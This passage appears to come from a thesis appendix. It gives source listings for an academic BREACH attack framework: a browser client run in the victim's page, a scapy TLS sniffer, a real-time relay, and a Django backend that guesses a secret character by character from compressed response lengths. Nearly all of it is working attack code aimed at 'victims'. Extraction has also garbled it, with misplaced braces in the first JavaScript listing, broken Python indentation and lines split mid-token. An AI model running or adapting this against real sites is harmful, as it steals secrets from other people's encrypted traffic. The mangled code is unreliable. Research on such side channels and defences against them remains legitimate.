        this.MORE_WORK_TIMEOUT
      );
    }
  },
  doWork(work) {
    const {url, amount, alignmentalphabet} = work;

    // TODO: rate limiting
    if (typeof url == 'undefined') {
      this.noWork();
      return;
    }
    console.log('Got work: ', work);

    const reportCompletion = (success) => {
      if (success) {
        console.log('Reporting work-completed to server');
      }
      else {
        console.log('Reporting work-completed FAILURE to server')
      }
    };

    this._socket.emit('work-completed', {
      work: work,
      success: success,
      host: window.location.host
    });
  }
  req.Collection.create(
    url,
    {amount: amount, alignmentalphabet: alignmentalphabet},
    function() {},
    reportCompletion.bind(this, true),
    reportCompletion.bind(this, false)
  );
},
  getWork() {
    console.log('Getting work');
    this._socket.emit('get-work');
  }
}

```

```
};

BREACHClient.init();
```

Listing 6.2: breach.jsx

6.3 Sniffer

```
import threading
import logging
import binascii
import socket
import collections
from scapy.all import sniff, Raw, IP, TCP, send

logger = logging.getLogger('sniffer')

# TLS Header
TLS_HEADER_LENGTH = 5
TLS_CONTENT_TYPE = 0
TLS_LENGTH_MAJOR = 3
TLS_LENGTH_MINOR = 4

# TLS Content Types
TLS_CHANGE_CIPHER_SPEC = 20
TLS_ALERT = 21
TLS_HANDSHAKE = 22
TLS_APPLICATION_DATA = 23
TLS_HEARTBEAT = 24
TLS_CONTENT = {
    TLS_CHANGE_CIPHER_SPEC: 'Change cipher spec (20)',
    TLS_ALERT: 'Alert (21)',
    TLS_HANDSHAKE: 'Handshake (22)',
    TLS_APPLICATION_DATA: 'Application Data (23)',
    TLS_HEARTBEAT: 'Heartbeat (24)'
}

class Sniffer(threading.Thread):
    """
    Class that defines a sniffer thread object. It implements interface
    methods for
    creating, starting, reading the captured packets and deleting the
    sniffer.
    """
    def __init__(self, arg):
        """
        Initialize the sniffer thread object.

        Argument:
        arg -- dictionary with the sniffer parameters:
            interface: the device interface to use sniff on, e.g.
                wlan0
            source_ip: the local network IP of the victim, e.g.
                192.168.1.66
        """
```

```

        destination_host: the hostname of the attacked endpoint, e
.g. dimkarakostas.com
'''
    super(Sniffer, self).__init__()

    # Set thread to run as daemon
    self.daemon = True

    # Initialize object variables with parameters from arg dictionary
    self.arg = arg
    try:
        self.interface = str(arg['interface'])
        self.source_ip = str(arg['source_ip'])
        self.destination_host = str(arg['destination_host'])
        self.destination_port = int(arg['destination_port'])
    except KeyError:
        raise ValueError('Invalid argument dictionary - Not enough
parameters')

    try:
        self.destination_ip = socket.gethostbyaddr(self.
destination_host)[-1][0]
    except socket.herror, err:
        raise ValueError('socket.herror - {}'.format(str(err)))

    # If either of the parameters is None, raise ValueError
    if not all([
        self.interface,
        self.source_ip,
        self.destination_host,
        self.destination_port
    ]):
        raise ValueError('Invalid argument dictionary - Invalid
parameters')

    # Dictionary with keys the destination (victim's) port
    # and value the data stream corresponding to that port
    self.port_streams = collections.defaultdict(lambda: [])

    # Thread has not come to life yet
    self.status = False

    def run(self):
        self.status = True

        self.start_sniffing()

    def start_sniffing(self):
        # Capture only response packets
        capture_filter = 'tcp and src host {} and src port {} and dst
host {}'.format(self.destination_ip, self.destination_port, self.
source_ip)

        # Start blocking sniff function,
        # save captured packet
        # and set it to stop when stop() is called
        sniff(
            iface=self.interface,

```

```

        filter=capture_filter,
        prn=lambda pkt: self.process_packet(pkt),
        stop_filter=lambda pkt: self.filter_packet(pkt)
    )

def filter_packet(self, pkt):
    return not self.is_alive()

def process_packet(self, pkt):
    # logger.debug(pkt.summary())

    # Check for retransmission of same packet
    try:
        previous_packet = self.port_streams[pkt.dport][-1]
        if previous_packet[Raw] == pkt[Raw]:
            return
    except IndexError:
        # Either stream list is empty
        # or one of the two packets does not have Raw data.
        # In either case, the packet is OK to be saved.
        pass

    self.port_streams[pkt.dport].append(pkt)

def is_alive(self):
    # Return if thread is dead or alive
    return self.status

def get_capture(self):
    # Get the data that were captured so far
    capture = self.parse_capture()

    return capture

def stop(self):
    # Kill it with fire!
    self.status = False

    # Send 3 stop packets, in case one is not captured
    for i in range(3):
        self.stop_packet()

def stop_packet(self):
    '''
    Send a dummy TCP packet to the victim with source IP the
    destination host's,
    which will be caught by sniff filter and cause sniff function to
    stop.
    '''
    dummy_packet = IP(dst=self.destination_ip, src=self.source_ip)/
    TCP(dport=self.destination_port)
    send(dummy_packet, verbose=0)

def follow_stream(self, stream):
    stream_data = b''
    for pkt in stream:
        if Raw in pkt:
            stream_data += str(pkt[Raw])

```

```

        return stream_data

def parse_capture(self):
    """
    Parse the captured packets and return a string of the appropriate
    data.
    """
    logger.debug('Parsing captured TLS streams')
    application_data = b''
    application_records = 0

    # Iterate over the captured packets
    # and aggregate the application level payload
    for port, stream in self.port_streams.items():
        stream_data = self.follow_stream(stream)

        data_record_list = self.get_application_data(stream_data)

        application_data += ''.join(data_record_list)
        application_records += len(data_record_list)

    logger.debug('Captured {} application data'.format(len(
application_data)))
    logger.debug('Captured {} application records'.format(
application_records))

    return {
        'data': application_data,
        'records': application_records
    }

def get_application_data(self, payload_data):
    """
    Parse aggregated packet data and keep only TLS application data.

    Argument:
        payload_data - binary string of TLS layer packet payload

    Returns a string of aggregated binary TLS application data,
    including record headers.
    """
    application_data = []

    while payload_data:
        content_type = ord(payload_data[TLS_CONTENT_TYPE])
        length = 256 * ord(payload_data[TLS_LENGTH_MAJOR]) + ord(
payload_data[TLS_LENGTH_MINOR])

        # payload_data should begin with a valid TLS header
        if content_type not in TLS_CONTENT:
            logger.warning('Invalid payload data.')

            # Flush invalid captured packets
            raise ValueError('Captured packets were not properly
constructed')

        # Keep only TLS application data payload
        if content_type == TLS_APPLICATION_DATA:

```

```

        application_data.append(binascii.hexlify(payload_data[
TLS_HEADER_LENGTH:TLS_HEADER_LENGTH + length]))

    # Parse all TLS records in the aggregated payload data
    payload_data = payload_data[TLS_HEADER_LENGTH + length:]

    return application_data

```

Listing 6.3: sniffer.py

6.4 Real-time

```

const program = require('commander');

program
  .version('0.0.1')
  .option('-p, --port <port>', 'specify the websocket port to listen to
[3031]', 3031)
  .option('-H, --backend-host <hostname>', 'specify the hostname of the
HTTP backend service to connect to [localhost]', 'localhost')
  .option('-P, --backend-port <port>', 'specify the port of the HTTP
backend service to connect to [8000]', 8000)
  .parse(process.argv);

const io = require('socket.io'),
      winston = require('winston'),
      http = require('http');

winston.level = 'debug';
winston.remove(winston.transports.Console);
winston.add(winston.transports.Console, {'timestamp': true});

const PORT = program.port;

winston.info('Rupture real-time service starting');
winston.info('Listening on port ' + PORT);

const socket = io.listen(PORT);
const victims = {};

const BACKEND_HOST = program.backendHost;
const BACKEND_PORT = program.backendPort;

winston.info('Backed by backend service running at ' + BACKEND_HOST + ':'
+ BACKEND_PORT);

socket.on('connection', (client) => {
  winston.info('New connection from client ' + client.id);

  let victimId;
  client.on('client-hello', (data) => {
    let victim_id;

    try {

```

```

        ({victim_id} = data);
    }
    catch (e) {
        winston.error('Got invalid client-hello message from client')
;
        return;
    }

    if (!victims[victim_id]) {
        victimId = victim_id;
        victims[victimId] = client.id;
        client.emit('server-hello');
        winston.debug('Send server-hello message');
    }
    else {
        client.emit('server-nowork');
        winston.debug('There is an other victimId <-> client.id match
. Make client idle');
    }
});

const doNoWork = () => {
    client.emit('do-work', {});
};

const createNewWork = () => {
    const getWorkOptions = {
        host: BACKEND_HOST,
        port: BACKEND_PORT,
        path: '/breach/get_work/' + victimId
    };

    winston.debug('Forwarding get_work request to backend URL ' +
getWorkOptions.path);

    const getWorkRequest = http.request(getWorkOptions, (response) =>
{
        let responseData = '';
        response.on('data', (chunk) => {
            responseData += chunk;
        });
        response.on('end', () => {
            try {
                client.emit('do-work', JSON.parse(responseData));
                winston.info('Got (get-work) response from backend: '
+ responseData);
            }
            catch (e) {
                winston.error('Got invalid (get-work) response from
backend');
                doNoWork();
            }
        });
    });
    getWorkRequest.on('error', (err) => {
        winston.error('Caught getWorkRequest error: ' + err);
        doNoWork();
    });
});

```



```

    getWorkRequest.end();
  };

  const reportWorkCompleted = (work) => {
    const requestBodyString = JSON.stringify(work);

    const workCompletedOptions = {
      host: BACKEND_HOST,
      port: BACKEND_PORT,
      headers: {
        'Content-Type': 'application/json',
        'Content-Length': requestBodyString.length
      },
      path: '/breach/work_completed/' + victimId,
      method: 'POST',
    };

    const workCompletedRequest = http.request(workCompletedOptions, (
response) => {
      let responseData = '';
      response.on('data', (chunk) => {
        responseData += chunk;
      });
      response.on('end', () => {
        try {
          const victory = JSON.parse(responseData).victory;

          winston.info('Got (work-completed) response from
backend: ' + responseData);

          if (victory === false) {
            createNewWork();
          }
        } catch (e) {
          winston.error('Got invalid (work-completed) response
from backend');
          doNoWork();
        }
      });
    });
    workCompletedRequest.on('error', (err) => {
      winston.error('Caught workCompletedRequest error: ' + err);
      doNoWork();
    });
    workCompletedRequest.write(requestBodyString);
    workCompletedRequest.end();
  };

  client.on('get-work', () => {
    winston.info('get-work from client ' + client.id);
    createNewWork();
  });

  client.on('work-completed', (data) => {
    let work, success, host;

    try {

```

```

        ({work, success, host} = data);
    }
    catch (e) {
        winston.error('Got invalid work-completed from client');
        return;
    }

    winston.info('Client indicates work completed: ', work, success,
host);

    const requestBody = work;
    requestBody.success = success;
    reportWorkCompleted(requestBody);
});
client.on('disconnect', () => {
    winston.info('Client ' + client.id + ' disconnected');

    for (let i in victims) {
        if (victims[i] == client.id) {
            victims[i] = null;
        }
    }

    const requestBody = {
        success: false
    };
    reportWorkCompleted(requestBody);
});
});

```

Listing 6.4: index.js

6.5 Backend - Strategy

```

from django.utils import timezone
from django.db.models import Max
from django.core.exceptions import ValidationError

from breach.analyzer import decide_next_world_state
from breach.models import Target, Round, SampleSet
from breach.sniffer import Sniffer

import string
import requests
import logging
import random

logger = logging.getLogger(__name__)

CALIBRATION_STEP = 0.1
CALIBRATION_SAMPLESET_WINDOW_CHECK = 3

class MaxReflectionLengthError(Exception):

```

```

'''Custom exception to handle cases when maxreflectionlength
is not sufficient for the attack to continue.'''
pass

```

```

class Strategy(object):
    def __init__(self, victim):
        self._victim = victim

        sniffer_params = {
            'snifferendpoint': self._victim.snifferendpoint,
            'sourceip': self._victim.sourceip,
            'host': self._victim.target.host,
            'interface': self._victim.interface,
            'port': self._victim.target.port,
            'calibration_wait': self._victim.calibration_wait
        }
        self._sniffer = Sniffer(sniffer_params)

        # Extract maximum round index for the current victim.
        current_round_index = Round.objects.filter(victim=self._victim).
            aggregate(Max('index'))['index__max']

        if not current_round_index:
            current_round_index = 1
            self._analyzed = True
            try:
                self._begin_attack()
            except MaxReflectionLengthError:
                # If the initial round or sample sets cannot be created,
                end the analysis
                return

        self._round = Round.objects.filter(
            victim=self._victim,
            index=current_round_index
        )[0]
        self._analyzed = False

    def _build_candidates_divide_conquer(self, state):
        candidate_alphabet_cardinality = len(state['knownalphabet']) / 2

        bottom_half = state['knownalphabet'][:
candidate_alphabet_cardinality]
        top_half = state['knownalphabet'][candidate_alphabet_cardinality
:]

        return [bottom_half, top_half]

    def _build_candidates_serial(self, state):
        return state['knownalphabet']

    def _build_candidates(self, state):
        '''Given a state of the world, produce a list of candidate
        alphabets.'''
        methods = {
            Target.SERIAL: self._build_candidates_serial,
            Target.DIVIDE_CONQUER: self._build_candidates_divide_conquer

```

```

    }
    return methods[self._round.get_method()](state)

def _get_first_round_state(self):
    return {
        'knownsecret': self._victim.target.prefix,
        'candidatealphabet': self._victim.target.alphabet,
        'knownalphabet': self._victim.target.alphabet
    }

def _get_unstarted_samplesets(self):
    return SampleSet.objects.filter(
        round=self._round,
        started=None
    )

def _reflection(self, alphabet):
    # We use sentinel as a separator symbol and we assume it is not
    # part of the
    # secret. We also assume it will not be in the content.

    # Added symbols are the total amount of dummy symbols that need
    # to be added,
    # either in candidate alphabet or huffman complement set in order
    # to avoid huffman tree imbalance between samplesets of the same
    # batch.

    added_symbols = self._round.maxroundcardinality - self._round.
    minroundcardinality

    sentinel = self._victim.target.sentinel

    assert(sentinel not in self._round.knownalphabet)
    knownalphabet_complement = list(set(string.ascii_letters + string
    .digits) - set(self._round.knownalphabet))

    candidate_secrets = set()
    for letter in alphabet:
        candidate_secret = self._round.knownsecret + letter
        candidate_secrets.add(candidate_secret)

    # Candidate balance indicates the amount of dummy symbols that
    # will be included with the
    # candidate alphabet's part of the reflection.
    candidate_balance = self._round.maxroundcardinality - len(
    candidate_secrets)
    assert(len(knownalphabet_complement) > candidate_balance)
    candidate_balance = [self._round.knownsecret + c for c in
    knownalphabet_complement[0:candidate_balance]]

    reflected_data = [
        '',
        sentinel.join(list(candidate_secrets) + candidate_balance),
        ''
    ]

    if self._round.check_huffman_pool():

```

```

        # Huffman complement indicates the knownalphabet symbols that
        are not currently being tested
        huffman_complement = set(self._round.knownalphabet) - set(
alphabet)

        huffman_balance = added_symbols - len(candidate_balance)

        assert(len(knownalphabet_complement) > len(candidate_balance)
+ huffman_balance)

        huffman_balance = knownalphabet_complement[len(
candidate_balance):huffman_balance]
        reflected_data.insert(1, sentinel.join(list(
huffman_complement) + huffman_balance))

        reflection = sentinel.join(reflected_data)

        return reflection

def _url(self, alphabet):
    return self._victim.target.endpoint % self._reflection(alphabet)

def _sampleset_to_work(self, sampleset):
    return {
        'url': self._url(sampleset.candidatealphabet),
        'amount': self._victim.target.samplesize,
        'alignmentalphabet': sampleset.alignmentalphabet,
        'timeout': 0
    }

def get_work(self):
    '''Produces work for the victim.

    Pre-condition: There is already work to do.'''

    # If analysis is complete or maxreflectionlength cannot be
    overcome
    # then execution should abort
    if self._analyzed:
        logger.debug('Aborting get_work because analysis is completed
')
        return {}

    # Reaps a hanging sampleset that may exist from previous
    framework execution
    # Hanging sampleset condition: backend or realtime crash
    hanging_samplesets = self._get_started_samplesets()
    for s in hanging_samplesets:
        logger.warning('Reaping hanging set for: {}'.format(s.
candidatealphabet))
        self._mark_current_work_completed(sampleset=s)

    try:
        self._sniffer.start()
    except (requests.HTTPError, requests.exceptions.ConnectionError),
err:
        if isinstance(err, requests.HTTPError):
            status_code = err.response.status_code

```

```

        logger.warning('Caught {} while trying to start sniffer
.'.format(status_code))

        # If status was raised due to conflict,
        # delete already existing sniffer.
        if status_code == 409:
            try:
                self._sniffer.delete()
            except (requests.HTTPError, requests.exceptions.
ConnectionError), err:
                logger.warning('Caught error when trying to
delete sniffer: {}'.format(err))

            elif isinstance(err, requests.exceptions.ConnectionError):
                logger.warning('Caught ConnectionError')

        # An error occurred, so if there is a started sampleset mark
it as failed
        if SampleSet.objects.filter(round=self._round, completed=None
).exclude(started=None):
            self._mark_current_work_completed()

        return {}

    unstarted_samplesets = self._get_unstarted_samplesets()

    logger.debug('Found %i unstarted samplesets', len(
unstarted_samplesets))

    assert(unstarted_samplesets)

    sampleset = unstarted_samplesets[0]
    sampleset.started = timezone.now()
    sampleset.save()

    work = self._sampleset_to_work(sampleset)

    logger.debug('Giving work:')
    logger.debug('\tCandidate: {}'.format(sampleset.candidatealphabet
))

    return work

def _get_started_samplesets(self):
    return SampleSet.objects.filter(
        round=self._round,
        completed=None
    ).exclude(started=None)

def _get_current_sampleset(self):
    started_samplesets = self._get_started_samplesets()

    assert(len(started_samplesets) == 1)

    sampleset = started_samplesets[0]

    return sampleset

```

```

def _handle_sampleset_success(self, capture, sampleset):
    '''Save capture of successful sampleset
    or mark sampleset as failed and create new sampleset for the same
    element that failed.'''
    if capture:
        sampleset.success = True
        sampleset.data = capture['data']
        sampleset.records = capture['records']
        sampleset.save()
    else:
        SampleSet.create_sampleset({
            'round': self._round,
            'candidatealphabet': sampleset.candidatealphabet,
            'alignmentalphabet': sampleset.alignmentalphabet,
            'batch': sampleset.batch
        })

def _mark_current_work_completed(self, capture=None, sampleset=None):
    if not sampleset:
        sampleset = self._get_current_sampleset()

    logger.debug('Marking sampleset as completed:')
    logger.debug('\tcandidatealphabet: %s', sampleset.
candidatealphabet)
    logger.debug('\troundknownalphabet: %s', sampleset.round.
knownalphabet)

    sampleset.completed = timezone.now()
    sampleset.save()

    self._handle_sampleset_success(capture, sampleset)

def _collect_capture(self):
    return self._sniffer.read()

def _analyze_current_round(self):
    '''Analyzes the current round samplesets to extract a decision
    .'''

    current_round_samplesets = SampleSet.objects.filter(round=self.
_round, success=True)
    self._decision = decide_next_world_state(current_round_samplesets
)

    logger.debug(75 * '#')
    logger.debug('Decision:')
    for i in self._decision:
        logger.debug('\t{}: {}'.format(i, self._decision[i]))
    logger.debug(75 * '#')

    self._analyzed = True

def _round_is_completed(self):
    '''Checks if current round is completed.'''

    assert(self._analyzed)

    # Do we need to collect more samplesets to build up confidence?

```

```

        return self._decision['confidence'] > self._victim.target.
confidence_threshold

def _create_next_round(self):
    assert(self._round_is_completed())

    self._create_round(self._decision['state'])

def _set_round_cardinalities(self, candidate_alphabets):
    self._round.maxroundcardinality = max(map(len,
candidate_alphabets))
    self._round.minroundcardinality = min(map(len,
candidate_alphabets))

def _adapt_reflection_length(self, state):
    '''Check reflection length compared to maxreflectionlength.

    If current reflection length is bigger, downgrade various attack
aspects
    until reflection length <= maxreflectionlength.

    If all downgrade attempts fail, raise a MaxReflectionLengthError.

    Condition: Reflection returns strings of same length for all
candidates in
    candidate alphabet.'''
    def _build_candidate_alphabets():
        candidate_alphabets = self._build_candidates(state)
        self._set_round_cardinalities(candidate_alphabets)
        return candidate_alphabets

    def _get_first_reflection():
        alphabet = _build_candidate_alphabets()[0]
        return self._reflection(alphabet)

    logger.debug('Checking max reflection length...')

    if self._round.victim.target.maxreflectionlength == 0:
        self._set_round_cardinalities(self._build_candidates(state))
        return

    while len(_get_first_reflection()) > self._round.victim.target.
maxreflectionlength:
        if self._round.get_method() == Target.DIVIDE_CONQUER:
            self._round.method = Target.SERIAL
            logger.info('Divide & conquer method cannot be used,
falling back to serial.')
        elif self._round.check_huffman_pool():
            self._round.huffman_pool = False
            logger.info('Huffman pool cannot be used, removing it.')
        elif self._round.check_block_align():
            self._round.block_align = False
            logger.info('Block alignment cannot be used, removing it
.')
        else:
            raise MaxReflectionLengthError('Cannot attack, specified
maxreflectionlength is too short')

```



```

def _create_round(self, state):
    '''Creates a new round based on the analysis of the current round
    .'''

    assert(self._analyzed)

    # This next round could potentially be the final round.
    # A final round has the complete secret stored in knownsecret.
    next_round = Round(
        victim=self._victim,
        index=self._round.index + 1 if hasattr(self, '_round') else
1,
        amount=self._victim.target.samplesize,
        knownalphabet=state['knownalphabet'],
        knownsecret=state['knownsecret']
    )
    next_round.save()
    self._round = next_round

    try:
        self._adapt_reflection_length(state)
    except MaxReflectionLengthError, err:
        self._round.delete()
        self._analyzed = True
        logger.info(err)
        raise err

    try:
        next_round.clean()
    except ValidationError, err:
        logger.error(err)
        self._round.delete()
        raise err

    logger.debug('Created new round:')
    logger.debug('\tKnown secret: {}'.format(next_round.knownsecret))
    logger.debug('\tKnown alphabet: {}'.format(next_round.
knownalphabet))
    logger.debug('\tAmount: {}'.format(next_round.amount))

def _create_round_samplesets(self):
    state = {
        'knownalphabet': self._round.knownalphabet,
        'knownsecret': self._round.knownsecret
    }

    self._round.batch += 1
    self._round.save()

    candidate_alphabets = self._build_candidates(state)

    alignmentalphabet = ''
    if self._round.check_block_align():
        alignmentalphabet = list(self._round.victim.target.
alignmentalphabet)
        random.shuffle(alignmentalphabet)
        alignmentalphabet = ''.join(alignmentalphabet)

```

```

        logger.debug('\tAlignment alphabet: {}'.format(alignmentalphabet))
    )

    for candidate in candidate_alphabets:
        SampleSet.create_sampleset({
            'round': self._round,
            'candidatealphabet': candidate,
            'alignmentalphabet': alignmentalphabet,
            'batch': self._round.batch
        })

    def _attack_is_completed(self):
        return len(self._round.knownsecret) == self._victim.target.
secretlength

    def _need_for_calibration(self):
        started_samplesets = SampleSet.objects.filter(round=self._round).
exclude(started=None)
        minimum_samplesets = len(started_samplesets) >=
CALIBRATION_SAMPLESET_WINDOW_CHECK
        calibration_samplesets = SampleSet.objects.filter(round=self.
_round).order_by('-completed')[0:CALIBRATION_SAMPLESET_WINDOW_CHECK]
        consecutive_failed_samplesets = all([not sampleset.success for
sampleset in calibration_samplesets])
        return minimum_samplesets and consecutive_failed_samplesets

    def _need_for_cardinality_update(self):
        calibration_samplesets = SampleSet.objects.filter(round=self.
_round).order_by('-completed')[0:CALIBRATION_SAMPLESET_WINDOW_CHECK]
        consecutive_new_cardinality_samplesets = all(
            [sampleset.records % sampleset.round.victim.target.samplesize
== 0 for sampleset in calibration_samplesets]
        )
        return self._need_for_calibration() and
consecutive_new_cardinality_samplesets

    def _flush_batch_samplesets(self):
        '''Mark all successful samplesets of current round's batch as
failed
and create replacements.'''
        current_batch_samplesets = SampleSet.objects.filter(round=self.
_round, batch=self._round.batch, success=True).exclude(started=None)
        for sampleset in current_batch_samplesets:
            self._mark_current_work_completed(sampleset=sampleset)

    def work_completed(self, success=True):
        '''Receives and consumes work completed from the victim, analyzes
the work, and returns True if the attack is complete (victory),
otherwise returns False if more work is needed.

It also creates the new work that is needed.

Post-condition: Either the attack is completed, or there is work
to
do (there are unstarted samplesets in the database).'''
        try:
            if success:
                # Call sniffer to get captured data

```

```

        capture = self._collect_capture()
        logger.debug('Work completed:')
        logger.debug('\tLength: {}'.format(len(capture['data'])))
        logger.debug('\tRecords: {}'.format(capture['records']))

        # Check if all TLS response records were captured,
        # if available
        if self._victim.recordscardinality:
            expected_records = self._victim.target.samplesize *
self._victim.recordscardinality
            if capture['records'] != expected_records:
                if capture['records'] % self._victim.target.
samplesize:
                    logger.debug('Records not multiple of
samplesize. Checking need for calibration...')
                    if self._need_for_calibration():
                        self._victim.calibration_wait +=
CALIBRATION_STEP
                        self._victim.save()
                        logger.debug('Calibrating system. New
calibration_wait time: {} seconds'.format(self._victim.
calibration_wait))
                    else:
                        logger.debug('Records multiple of samplesize
but with different cardinality.')
                        if self._need_for_cardinality_update():
                            self._victim.recordscardinality = int(
capture['records'] / self._victim.target.samplesize)
                            self._victim.save()
                            self._flush_batch_samplesets()
                            logger.debug("Updating records'
cardinality. New cardinality: {}".format(self._victim.
recordscardinality))

                            raise ValueError('Not all records captured')
                        else:
                            logger.debug('Client returned fail to realtime')
                            raise ValueError('Realtime reported unsuccessful capture
')

        # Stop data collection and delete sniffer
        self._sniffer.delete()
        except (requests.HTTPError, requests.exceptions.ConnectionError,
ValueError), err:
            if isinstance(err, requests.HTTPError):
                status_code = err.response.status_code
                logger.warning('Caught {} while trying to collect capture
and delete sniffer.'.format(status_code))

            # If status was raised due to malformed capture,
            # delete sniffer to avoid conflict.
            if status_code == 422:
                try:
                    self._sniffer.delete()
                except (requests.HTTPError, requests.exceptions.
ConnectionError), err:
                    logger.warning('Caught error when trying to
delete sniffer: {}'.format(err))

```

```

        elif isinstance(err, requests.exceptions.ConnectionError):
            logger.warning('Caught ConnectionError')

        elif isinstance(err, ValueError):
            logger.warning(err)
            try:
                self._sniffer.delete()
            except (requests.HTTPError, requests.exceptions.
ConnectionError), err:
                logger.warning('Caught error when trying to delete
sniffer: {}'.format(err))

        # An error occurred, so if there is a started sampleset mark
it as failed
        if SampleSet.objects.filter(round=self._round, completed=None
).exclude(started=None):
            self._mark_current_work_completed()

        return False

    self._mark_current_work_completed(capture)

    round_samplesets = SampleSet.objects.filter(round=self._round)
    unstarted_samplesets = round_samplesets.filter(started=None)

    if unstarted_samplesets:
        # Batch is not yet complete, we need to collect more
samplesets
        # that have already been created for this batch.
        return False

    # All batches are completed.
    self._analyze_current_round()

    if self._round_is_completed():
        # Advance to the next round.
        try:
            self._create_next_round()
        except MaxReflectionLengthError:
            # If a new round cannot be created, end the attack
            return True

        if self._attack_is_completed():
            return True

    # Not enough confidence, we need to create more samplesets to be
# collected for this round.
    self._create_round_samplesets()

    return False

def _begin_attack(self):
    self._create_round(self._get_first_round_state())
    self._create_round_samplesets()

```

Listing 6.5: strategy.py

6.6 Backend - Analyzer

```
import operator
import collections
import logging

logger = logging.getLogger(__name__)

class AnalyzerError(Exception):
    pass

def decide_optimal_candidate(candidate_lengths, samples_per_sampleset):
    '''Take a dictionary of candidate alphabets and their associated
    accumulative lengths and decide which candidate alphabet is the best
    (minimum) with what confidence.

    Returns a pair with the decision. The first element of the pair is
    which
    candidate alphabet is best; the second element is the confidence
    level for
    the decision.
    '''

    assert(len(candidate_lengths) > 1)

    samplesets_per_candidate = len(candidate_lengths.items()[0][1])
    accumulated_candidate_lengths = []

    for candidate_alphabet, list_of_lengths in candidate_lengths.
    iteritems():
        accumulated_candidate_lengths.append({
            'candidate_alphabet': candidate_alphabet,
            'length': sum(list_of_lengths)
        })

    # Sort sampleset groups by length.
    sorted_candidate_lengths = sorted(
        accumulated_candidate_lengths,
        key=operator.itemgetter('length')
    )

    logger.debug('\n' + 75 * '#')
    logger.debug('Candidate scoreboard:')
    for cand in sorted_candidate_lengths:
        logger.debug('\t{}: {}'.format(cand['candidate_alphabet'], cand['
        length']))

    # Extract candidate with minimum length and the next best competitor
    # candidate. In case of binary search, these will be the only two
    # candidates.
    min_candidate = sorted_candidate_lengths[0]
    next_best_candidate = sorted_candidate_lengths[1]

    samples_per_candidate = samplesets_per_candidate *
    samples_per_sampleset
```

```

    # Extract a confidence value, in bytes, for our decision based on the
    # second-best candidate.
    confidence = float(next_best_candidate['length'] - min_candidate['
length']) / samples_per_candidate

    # Captured bytes are represented as hex string,
    # so we need to convert confidence metric to bytes
    confidence /= 2.0

    return min_candidate['candidate_alphabet'], confidence

def decide_next_world_state(samplesets):
    '''Take a list of samplesets and extract a decision for a state
    transition
    with some confidence.

    Argument:
    samplesets -- a list of samplesets.

    This list must contain at least two elements so that we have
    some basis
    for comparison. Each of the list's elements must share the same world
    state
    (knownsecret and knownalphabet) so that we are comparing on the same
    basis.
    The samplesets must contain at least two different candidate
    alphabets so
    that a decision can be made. It can contain multiple samplesets
    collected
    over the same candidate alphabet.

    Returns a pair with the decision. The first element of the pair is
    the new
    state of the world; the second element of the pair is the confidence
    with
    which the analyzer is suggesting the state transition.
    '''
    # Ensure we have enough sample sets to compare.
    assert(len(samplesets) > 1)

    # Ensure all samplesets are extending the same known state
    knownsecret = samplesets[0].round.knownsecret
    round = samplesets[0].round
    amount = round.amount
    victim = round.victim
    target = victim.target
    for sampleset in samplesets:
        assert(sampleset.round == round)

    # Split samplesets based on alphabetvector under consideration
    # and collect data lengths for each candidate.
    candidate_lengths = collections.defaultdict(lambda: [])
    candidate_count_samplesets = collections.defaultdict(lambda: 0)
    for sampleset in samplesets:
        candidate_lengths[sampleset.candidatealphabet].append(len(
sampleset.data))
        candidate_count_samplesets[sampleset.candidatealphabet] += 1

```

```

candidate_count_samplesets = candidate_count_samplesets.items()

samplesets_per_candidate = candidate_count_samplesets[0][1]

for alphabet, count in candidate_count_samplesets:
    assert(count == samplesets_per_candidate)

# Ensure we have a decision to make
assert(len(candidate_lengths) > 1)

min_vector, confidence = decide_optimal_candidate(candidate_lengths,
samples_per_sampleset=amount)

# use minimum group's alphabet vector
decision_knownalphabet = min_vector
# known secret remains the same as in all current samplesets
decision_knownsecret = knownsecret

if len(decision_knownalphabet) == 1:
    # decision vector was one character, so we can extend the known
secret
    decision_knownsecret += decision_knownalphabet
    decision_knownalphabet = target.alphabet

state = {
    'knownsecret': decision_knownsecret,
    'knownalphabet': decision_knownalphabet
}

return {
    'state': state,
    'confidence': confidence
}

```

Listing 6.6: analyzer.py

6.7 API views

```

from django.http import Http404, JsonResponse, HttpResponse
from django.views.generic import View
from django.views.decorators.csrf import csrf_exempt
from breach.strategy import Strategy
from breach.models import Target, Victim, Round
from django.core import serializers
from .forms import TargetForm, VictimForm, AttackForm
import json
from django.utils import timezone
from breach.helpers import network
from django.utils.decorators import method_decorator

def get_work(request, victim_id=0):
    assert(victim_id)

```

```

try:
    victim = Victim.objects.get(pk=victim_id)
except:
    raise Http404('Victim not found')

if victim.state == 'paused':
    raise Http404('The attack for victim %i is paused' % victim.id)

strategy = Strategy(victim)
new_work = strategy.get_work()

return JsonResponse(new_work)

@csrf_exempt
def work_completed(request, victim_id=0):
    assert(victim_id)

    realtime_parameters = json.loads(request.body.decode('utf-8'))
    assert('success' in realtime_parameters)

    success = realtime_parameters['success']

    try:
        victim = Victim.objects.get(pk=victim_id)
    except:
        raise Http404('Victim not found')

    strategy = Strategy(victim)
    victory = strategy.work_completed(success)

    return JsonResponse({
        'victory': victory
    })

class TargetView(View):

    @method_decorator(csrf_exempt)
    def dispatch(self, request, *args, **kwargs):
        return super(TargetView, self).dispatch(request, *args, **kwargs)

    def post(self, request):
        form = TargetForm(json.loads(request.body.decode('utf-8')))
        if form.is_valid():
            target = form.save()
            return JsonResponse({
                'target_name': target.name
            })

    def get(self, request):
        return JsonResponse({
            'targets': list(Target.objects.all().values())
        })

class VictimListView(View):

```



```

    @method_decorator(csrf_exempt)
    def dispatch(self, request, *args, **kwargs):
        return super(VictimListView, self).dispatch(request, *args, **
kwargs)

    def post(self, request):
        input_data = json.loads(request.body.decode('utf-8'))
        form = VictimForm(input_data)
        if form.is_valid():
            victim = Victim.objects.create(
                sourceip=input_data['sourceip'],
            )
            return JsonResponse({
                'victim_id': victim.id
            })

    def get(self, request):
        victims = Victim.objects.filter(trashed_at=None)
        ret_victims = []
        for i, victim in enumerate(victims):
            if victim.state == 'discovered':
                if victim.running_time < 90:
                    ret_victims.append({'victim_id': victim.id, 'state':
victim.state, 'sourceip': victim.sourceip})
            else:
                ret_victims.append({'victim_id': victim.id, 'state':
victim.state, 'target_name': victim.target.name,
                                'percentage': victim.percentage, '
running_time': victim.running_time,
                                'sourceip': victim.sourceip})

        return JsonResponse({
            'victims': ret_victims,
        })

```

```

class AttackView(View):

```

```

    @method_decorator(csrf_exempt)
    def dispatch(self, request, *args, **kwargs):
        return super(AttackView, self).dispatch(request, *args, **kwargs)

    def post(self, request):
        input_data = json.loads(request.body.decode('utf-8'))
